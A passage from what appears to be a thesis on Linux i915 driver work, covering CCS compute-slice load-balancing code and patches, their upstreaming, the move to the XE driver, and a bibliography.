        for_each_engine_masked(e, gt, new_ccs_mask, tmp) {
                int err;
                struct rb_node *n;
                struct intel_engine_cs *__e;

                i915->engine_uabi_class_count[I915_ENGINE_CLASS_COMPUTE]++;

                /*
                 * The engine is now inserted and marked as valid.
                 *
                 * rb_find_add() should always return NULL. If it returns a
                 * pointer to an rb_node it means that it found the engine we
                 * are trying to insert which means that something is really
                 * wrong.
                 */
                n = rb_find_add(&e->uabi_node,
                                &i915->uabi_engines, rb_engine_cmp);

    ...
    err = intel_engine_add_single_sysfs(e);
    ...
        }
        mutex_unlock(&i915->uabi_engines_mutex);
}
```

Listing 4.11: Adding CCS engines to UABI tree

To remove an engine, the driver erases the node and clears its status:

```
static void remove_uabi_ccs_engines(struct intel_gt *gt, u8 ccs_mode)
{
  ...
        mutex_lock(&i915->uabi_engines_mutex);
        for_each_engine_masked(e, gt, new_ccs_mask, tmp) {
                i915->engine_uabi_class_count[I915_ENGINE_CLASS_COMPUTE]--;

                rb_erase(&e->uabi_node, &i915->uabi_engines);
                RB_CLEAR_NODE(&e->uabi_node);

                /* Remove sysfs entries */
                kobject_del(e->kobj);
        }
        mutex_unlock(&i915->uabi_engines_mutex);
}
```

Listing 4.12: Removing CCS engines from UABI tree

This mechanism allows the driver to cleanly expose or hide engines from userspace in response to `ccs_mode` changes, while ensuring that stale engine references are invalidated.

Finally, the `XEHP_CCS_MODE` register is updated to reflect the slice-to-engine assignment. The assignment algorithm is designed to balance slices among the enabled engines and loops if fewer engines than slices are available.

The following code, builds the UABI CCS assignment as shown in Table 4.1

```
static void intel_gt_apply_ccs_mode(struct intel_gt *gt)
{
        unsigned long cslices_mask = CCS_MASK(gt);
        unsigned long ccs_mask = gt->ccs.id_mask;
        u32 mode_val = 0;
        /* CCS engine id, i.e. the engines position in the engine's bitmask */
        int engine;
        int cslice;

  ...
```

```
        engine = __ffs(ccs_mask);


        for (cslice = 0; cslice < I915_MAX_CCS; cslice++) {
                if (!(cslices_mask & BIT(cslice))) {
                        /*
                         * If not available, mark the slice as unavailable
                         * and no task will be dispatched here.
                         */
                        mode_val |= XEHP_CCS_MODE_CSLICE(cslice,
                                                         XEHP_CCS_MODE_CSLICE_MASK);
                        continue;
                }

                mode_val |= XEHP_CCS_MODE_CSLICE(cslice, engine);

                engine = find_next_bit(&cslices_mask, I915_MAX_CCS, engine + 1);
                /*
                 * If "engine" has reached the I915_MAX_CCS value it means that
                 * we have gone through all the unfused engines and now we need
                 * to reset its value to the first engine.
                 *
                 * From the find_next_bit() description:
                 *
                 * "Returns the bit number for the next set bit
                 * If no bits are set, returns @size."
                 */
                if (engine == I915_MAX_CCS) {
                        /*
                         * CCS mode, will be used later to
                         * reset to a flexible value
                         */
                        engine = __ffs(ccs_mask);
                        continue;
                }
        }
        gt->ccs.mode_reg_val = mode_val;
}
```

Listing 4.13: Removing CCS engines from UABI tree

4.2.5 Upstreaming of CCS Load Balancing

The initial workaround to enable fixed compute slice allocation on DG2 was successfully merged into mainline. However, soon after integration, a regression was reported on the public bug tracker Issue #10895. The bug was triggered when running the `clpeak --kernel-latency` benchmark, which revealed that only one of the four CCS slices was effectively active, resulting in a severe performance drop.

The root cause was quickly identified: although the driver correctly programmed the `XEHP_CCS_MODE` register at boot, it failed to reapply the same configuration during resume and engine resets. As a result, any reset event would revert the CCS mapping to an incorrect or undefined state, leading to timeouts during workload submission:

```
Fence expiration time out i915-0000:03:00.0:clpeak[2387]:2!
```

To address the problem, a patch was submitted to extend the workaround mechanism. It modified the `intel_gt_apply_ccs_mode()` function to return the computed mode value instead of directly writing it to the register. This allowed the value to be included in the engine's workaround list and reapplied automatically at every reset.

The patch diff is shown below:

```
diff --git a/drivers/gpu/drm/i915/gt/intel_gt_ccs_mode.c b/drivers/gpu/
    drm/i915/gt/intel_gt_ccs_mode.c
```

```
index 044219c5960a..99b71bb7da0a 100644
--- a/drivers/gpu/drm/i915/gt/intel_gt_ccs_mode.c
+++ b/drivers/gpu/drm/i915/gt/intel_gt_ccs_mode.c
@@ -8,14 +8,14 @@
 #include "intel_gt_ccs_mode.h"
 #include "intel_gt_regs.h"

-void intel_gt_apply_ccs_mode(struct intel_gt *gt)
+unsigned int intel_gt_apply_ccs_mode(struct intel_gt *gt)
 {
         int cslice;
         u32 mode = 0;
         int first_ccs = __ffs(CCS_MASK(gt));

         if (!IS_DG2(gt->i915))
-                return;
+                return 0;

         /* Build the value for the fixed CCS load balancing */
         for (cslice = 0; cslice < I915_MAX_CCS; cslice++) {
@@ -35,5 +35,5 @@ void intel_gt_apply_ccs_mode(struct intel_gt *gt)

    XEHP_CCS_MODE_CSLICE_MASK);
         }

-        intel_uncore_write(gt->uncore, XEHP_CCS_MODE, mode);
+        return mode;
 }

diff --git a/drivers/gpu/drm/i915/gt/intel_workarounds.c b/drivers/gpu/
    drm/i915/gt/intel_workarounds.c
index 71dc6f10a037..6d5efd46a987 100644
--- a/drivers/gpu/drm/i915/gt/intel_workarounds.c
+++ b/drivers/gpu/drm/i915/gt/intel_workarounds.c
@@ -2858,6 +2858,7 @@
 static void ccs_engine_wa_mode(struct intel_engine_cs *engine,
                                struct i915_wa_list *wal)
 {
         struct intel_gt *gt = engine->gt;
+        u32 mode;

         if (!IS_DG2(gt->i915))
                 return;
@@ -2874,7 +2875,8 @@
          * assign all slices to a single CCS. We will call it CCS mode
    1
          */
-        intel_gt_apply_ccs_mode(gt);
+        mode = intel_gt_apply_ccs_mode(gt);
+        wa_masked_en(wal, XEHP_CCS_MODE, mode);
 }
```

Listing 4.14: Patch to fix reset-time CCS mode programming

Following the fix that ensured `XEHP_CCS_MODE` was correctly programmed during engine resets, a second issue emerged. Although the register was now set, the value being written was incorrect. The problem stemmed from the use of `engine_mask` to determine active CCS slices. This variable had already been altered to reflect the new user-visible

engine layout (i.e., only one CCS), making it unreliable for encoding the actual physical slice availability.

To address this, the original fused slice configuration was preserved early during device initialization and stored in a dedicated field, `gt->ccs.cslices`. The `intel_gt_apply_ccs_mode()` logic was then updated to use this field for constructing the correct mapping.

```
@@ -885,6 +885,12 @@ static intel_engine_mask_t init_engine_mask(struct intel_gt *gt)
     if (IS_DG2(gt->i915)) {
         u8 first_ccs = __ffs(CCS_MASK(gt));

+        /*
+         * Store the number of active cslices before
+         * changing the CCS engine configuration
+         */
+        gt->ccs.cslices = CCS_MASK(gt);
+
         /* Mask off all the CCS engine */
         info->engine_mask &= ~GENMASK(CCS3, CCS0);
         /* Put back in the first CCS engine */
```

Listing 4.15: Preserving the original fused CCS mask

```
@@ -19,7 +19,7 @@ unsigned int intel_gt_apply_ccs_mode(struct intel_gt *gt)

     /* Build the value for the fixed CCS load balancing */
     for (cslice = 0; cslice < I915_MAX_CCS; cslice++) {
-        if (CCS_MASK(gt) & BIT(cslice))
+        if (gt->ccs.cslices & BIT(cslice))
             ...
     }
```

Listing 4.16: Fixing the mask usage in CCS mode setup

This fix ensured that the actual hardware configuration was respected when reprogramming the `XEHP_CCS_MODE` register, eliminating the performance degradation and restoring full functionality across all available CCS slices.

Finally despite the technical soundness and successful validation of the programmable CCS load balancing infrastructure, the patch series introducing the sysfs interface was not accepted into the mainline kernel. After detailed review and discussion on the `intel-gfx` mailing list, Simona Vetter— one of the DRM subsystem maintainers—decided to reject the series.

The reason for the rejection was not technical but rather a reflection of a strategic shift in the kernel graphics development community. The DRM maintainers have adopted a policy of slowing down feature development in the legacy `i915` driver, with the long-term goal of promoting adoption of the newer `xe` driver. As a result, they are increasingly reluctant to accept new features in `i915`, regardless of their merit.

At the time of writing, the upstreaming of programmable CCS load balancing remains an ongoing effort, pending further discussion within the community and alignment with long-term driver strategy.

Chapter 5

Conclusion and Further Development

5.1 The Transition to XE

As Intel's discrete GPU offerings mature, the legacy `i915` driver—despite being the backbone of Intel graphics on Linux for nearly two decades—has started to show limitations. Originally designed around integrated graphics and older execution models, `i915` evolved into a large, complex system encompassing its own memory manager, scheduler, and submission flow. While this bespoke architecture enabled tight control and extensive feature support, it also led to increased technical debt and difficulty in maintaining and evolving the driver for new GPU generations.

The `XE` driver is Intel's modern replacement for `i915`, aimed at supporting current and future discrete GPUs with a cleaner and more modular design. The decision to initiate a new driver rather than refactor `i915` stems from both architectural complexity and long-term maintainability. As outlined in the pull request introducing `XE`[1], the new driver focuses on streamlined support for discrete graphics hardware (starting from DG2/Alchemist and continuing through Battlemage and beyond) while preserving compatibility with standard Linux graphics interfaces like DRM and GEM.

According to the initial commit introducing `drivers/gpu/drm/xe`[2], the motivation was to create a driver that:

- Utilises modern kernel infrastructure, such as `dma-buf`, `TTM` (Translation Table Maps), and the standard DRM scheduler;
- Follows modern DRM conventions for memory, execution, and fence management;
- Avoids reinventing primitives already present in the kernel (unlike `i915`);
- Provides clean separation between hardware abstraction and policy layers.

Whereas `i915` built many of its mechanisms internally (e.g., custom memory managers and ringbuffer-based execution lists), `XE` integrates more closely with standard kernel components. For example, it uses TTM for buffer object management instead of `i915`'s GEM-based memory subsystem, and leverages DRM's standard submission model rather than `i915`'s custom engine abstractions and timelines.

[1] `https://lore.kernel.org/dri-devel/ZXzTA75G5VhCrDis@intel.com/T/`

[2] `https://cgit.freedesktop.org/drm-misc/commit/?id=dd08ebf6c352`

The official documentation[3] describes XE as a "clean-slate" driver design, highlighting several technical improvements:

- **Unified Memory Management**: XE uses a consistent model for memory allocation and binding across shared system memory and local device memory;
- **Standardized Scheduling**: The driver uses DRM's native scheduler infrastructure, simplifying coordination between engines and reducing reliance on custom submission logic;
- **Context Isolation and Synchronization**: It adheres to standard DRM `syncobj` and `timeline` models for synchronisation and dependency tracking;
- **Explicit Virtual Memory Binding**: Unlike `i915`, which embeds implicit binding semantics in execution flows, XE requires explicit `bind` calls before submission;
- **Engine Enumeration and Capabilities**: Engine discovery and use are exposed through generic query interfaces, enabling future-proof client design.

By contrast, the `i915` driver still relies on legacy ioctls like `EXECBUFFER2`, internal ring management, and a variety of subsystem-specific abstractions that make hardware enablement more complex. For instance, `i915` tightly couples buffer management with command submission, while XE decouples these layers to improve clarity and modularity.

The transition to XE also signals a shift in development focus: while `i915` continues to receive critical fixes and long-term support, new features are increasingly developed exclusively for XE. As a result, many maintainers now strongly encourage adoption of the new driver and have begun to push back on major architectural additions to `i915`—as seen in the rejection of the CCS load balancing sysfs interface discussed earlier.

In summary, XE represents a fundamental architectural redesign tailored for the future of Intel graphics, balancing kernel best practices, maintainability, and support for upcoming GPU generations.

5.2 CCS Load Balancing in XE

The effort to introduce CCS load balancing via a user-controlled mechanism through sysfs has been promptly accepted into the XE driver. While the `i915` implementation was led and authored by the present author, Andi Shyti, the corresponding development in XE was carried out by Niranjana Vishwanathapura, with the author acting as the reviewer of the series.

The main objective in both implementations was the same: to allow fine-grained control over how compute workloads are distributed across available CCS engines on platforms like DG2. The need arises from limitations in the hardware's automatic load balancing mechanism, which performs poorly or unpredictably in some configurations. As a result, the solution was to disable automatic balancing and expose a software mechanism for userspace to define a fixed distribution policy.

Let's summarize the key differences between i915 and XE implementation.

[3] `https://docs.kernel.org/gpu/xe/index.html`

- **Code Structure and Isolation:** The i915 patches introduced changes across multiple existing files, requiring integration into existing engine masks, uABI trees, and sysfs creation logic. Conversely, the XE patches introduced a more isolated and modular implementation, using dedicated files such as xe_gt_ccs_mode.c and xe_gt_ccs_mode.h.

- **Sysfs Interface:** Both drivers implement sysfs entries, but XE has a simplified approach. It exposes a ccs_mode file that accepts user input to select from supported modes. While the logic is similar to that in i915, XE does not yet support advanced runtime validation or fine tuned constraints present in i915.

- **Engine Mask Handling:** In i915, uABI engines are inserted into an internal red-black tree (rb_tree) to manage exposure to userspace. Engines are added and removed dynamically depending on the selected mode. The tree nodes are managed via RB_CLEAR_NODE() and validated with RB_EMPTY_NODE(). XE does not currently use a similar mechanism and engine exposure is less dynamic.

- **Mode Register Programming:** Both drivers write to the XEHP_CCS_MODE register to assign compute slices to specific engines. In i915, this logic is guarded and refined to handle fused slices, and applies the configuration consistently across resets. In XE, the approach is more static and lacks the same robustness in recovery paths.

- **Runtime Configuration Constraints:** i915 enforces that CCS mode can only be changed when no clients are using the GPU, preventing runtime reconfiguration that could lead to race conditions or inconsistencies. The XE implementation currently lacks such checks, exposing a potential area for improvement.

Although the core idea has been ported to XE, the current state of the feature remains less refined compared to i915. Several safety checks, dynamic exposure of user engines, and validation mechanisms that were carefully engineered in i915 are not yet implemented in XE. However, the inclusion of the feature upstream in XE demonstrates community confidence in the design and paves the way for future enhancements to bring it on par with the i915 implementation.

5.3 Partial Memory Mapping in XE

One notable gap in the current implementation of the XE driver is the lack of support for partial memory mapping. This capability, while long available in i915, remains unimplemented in XE, and its absence could pose a significant limitation for modern GPU-driven user applications.

Partial memory mapping allows userspace applications to map only a subregion of a buffer object into their address space rather than the entire object. This is particularly useful when dealing with large buffer allocations, where full mapping is either unnecessary or inefficient due to limited virtual address space or working set considerations.

Applications such as Mesa rely on this feature for efficient memory management and GPU-CPU data exchange. In scenarios involving sparse buffer access or tiled rendering strategies, being able to selectively map only the required portion of a buffer can lead to significant performance gains and memory savings.

The omission is not due to architectural limitations but rather due to `XE`'s current maturity level. As the driver continues to evolve, integrating support for partial memory mapping will be essential to ensure compatibility with existing userspace stacks and to meet performance expectations in real-world applications.

This remains an open area for future development and an opportunity for contributions, especially given the demand from widely adopted graphics stacks such as Mesa and the increasing importance of efficient memory handling in compute-heavy workloads.

Bibliography

[1] Barry B. Brey. *The Intel Microprocessors.* 8th Edition, Pearson Prentice Hall, 2008. ISBN: 978-0135026458.

[2] Ben Widawsky *Dumbing Things Up.* Sebptember 13th, 2015. Available at: https://bwidawsk.net/blog/

[3] DigiTimes. Intel's GPU Strategy Faces Headwinds Due to Supply Chain and Software Issues. 2024. Available at: https://www.digitimes.com/news/intel-gpu-strategy-challenges.

[4] Hans-Peter Messmer. *The Indispensable PC Hardware Book.* 4th Edition, Addison-Wesley, 2001. ISBN: 978-0201596168.

[5] Intel. *2023 Intel® Processors - Alchemist/Arctic Sound-M Platform.* March 2023, Revision 1.0 Available at: https://www.intel.com/content/www/us/en/docs/graphics-for-linux/developer-reference/1-0/alchemist-arctic-sound-m.html,

[6] John L. Hennessy and David A. Patterson. *Computer Architecture: A Quantitative Approach.* 6th Edition, Morgan Kaufmann, 2017. ISBN: 978-0128119051.

[7] John Paul Shen and Mikko H. Lipasti. *Modern Processor Design: Fundamentals of Superscalar Processors.* 2nd Edition, Waveland Press, 2013. ISBN: 978-1478607835.

[8] Jon Peddie. *The History of the GPU.* Springer, 2022. ISBN: 978-3031140464.

[9] kernel.org. Linux Kernel Documentation. 2025. Available at: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/Documentation.

[10] Lorenzo Stoakes. *The Linux Memory Manager.* Early Access edition. ISBN: 978-1-7185-0447-9

[11] MarketsandMarkets. Global GPU Market Outlook: Intel's Position and Future Projections. 2024. Available at: https://www.marketsandmarkets.com/Market-Reports/gpu-market-18997435.html.

[12] Mordor Intelligence. Graphics Processing Unit (GPU) Market - Growth, Trends, and Forecasts (2024 - 2029). 2024. Available at: https://www.mordorintelligence.com/industry-reports/graphics-processing-unit-market.

[13] Simona Vetter. i915/GEM Crashcourse: Overview. January 7th, 2013. Available at: https://blog.ffwll.ch/2013/01/i915gem-crashcourse-overview.html.

[14] Tom's Hardware. Intel's Discrete GPU Market Share Remains Below 2%. 2024. Available at: https://www.tomshardware.com/news/intel-discrete-gpu-market-share. Accessed: 2025-02-08.

[15] Yahoo Finance. NVIDIA's Grasp on Desktop GPU Market Balloons to 88% — AMD at 12%, Intel Negligible. 2024. Available at: https://finance.yahoo.com/news/nvidias-grasp-desktop-gpu-market-135746789.html?guccounter=1. Accessed: 2025-02-08.

[16] Yahoo Finance. Graphic Processing Unit (GPU) Market 2024-2030: Industry Growth Trends. 2024. Available at: https://finance.yahoo.com/news/graphic-processing-unit-gpu-market-150000485.html. Accessed: 2025-02-08.

[17] Yahoo Finance. NVIDIA's Grasp on Desktop GPU Market Balloons to 88% — AMD at 12%, Intel Negligible. 2024. Available at: https://finance.yahoo.com/news/nvidias-grasp-desktop-gpu-market-135746789.html?guccounter=1. Accessed: 2025-02-08.

List of Figures

1.1 Federico Faggin 3
1.2 Intel 4004 4
1.3 AMD Opteron 4
1.4 SiFive HiFive Unleashed 5
1.5 Intel Arc Pro A-Series GPUs 7
1.6 Perseverance module landing on Mars 10
1.7 Discrete GPU Market Share 12
1.8 Overall PC GPU Market Share 12
1.9 Projected GPU Market Segments (2024-2030) 12

2.1 Stack of a Linux based Operating System 15
2.2 Linus Torvalds 16
2.3 Linux Kernel stack 16
2.4 Linux Kernel Release Model 18
2.5 Linux Kernel Subsystem Hierarchy 20

3.1 Intel Arc A-Series GPU Block Diagram 26
3.2 GPU Virtual Address Translation Models 27
3.3 Full submission flow from userspace to GPU execution 32
3.4 GEM to GPU memory translation using GGTT and PPGTT 34
3.5 End-to-end memory mapping flow in `i915`. 38

4.1 Incorrect remap region due to offset mismatch. The size is based on the original VMA, causing remapping beyond object boundaries. 42
4.2 Corrected remapping after fix: boundaries clipped to avoid overflow. . . . 47
4.3 Hardware-assisted CCS load balancing based on number of active compute submissions. 52
4.4 All compute slices (CSLICE0–3) are routed to CCS0 for execution. . . . 56

List of Tables

1.1 Comparison of CPU and GPU Architectures and Their Purposes 9

3.1 Execution Unit (EU) Microarchitecture — Intel Arc A-Series 25
3.2 Intel Arc A-Series GPU Cache Hierarchy 27
3.3 Programmable L3 Cache Partitions per 512KB Bank 27

4.1 CCS Load Balancing Modes (Example for 4 CCS slices) 57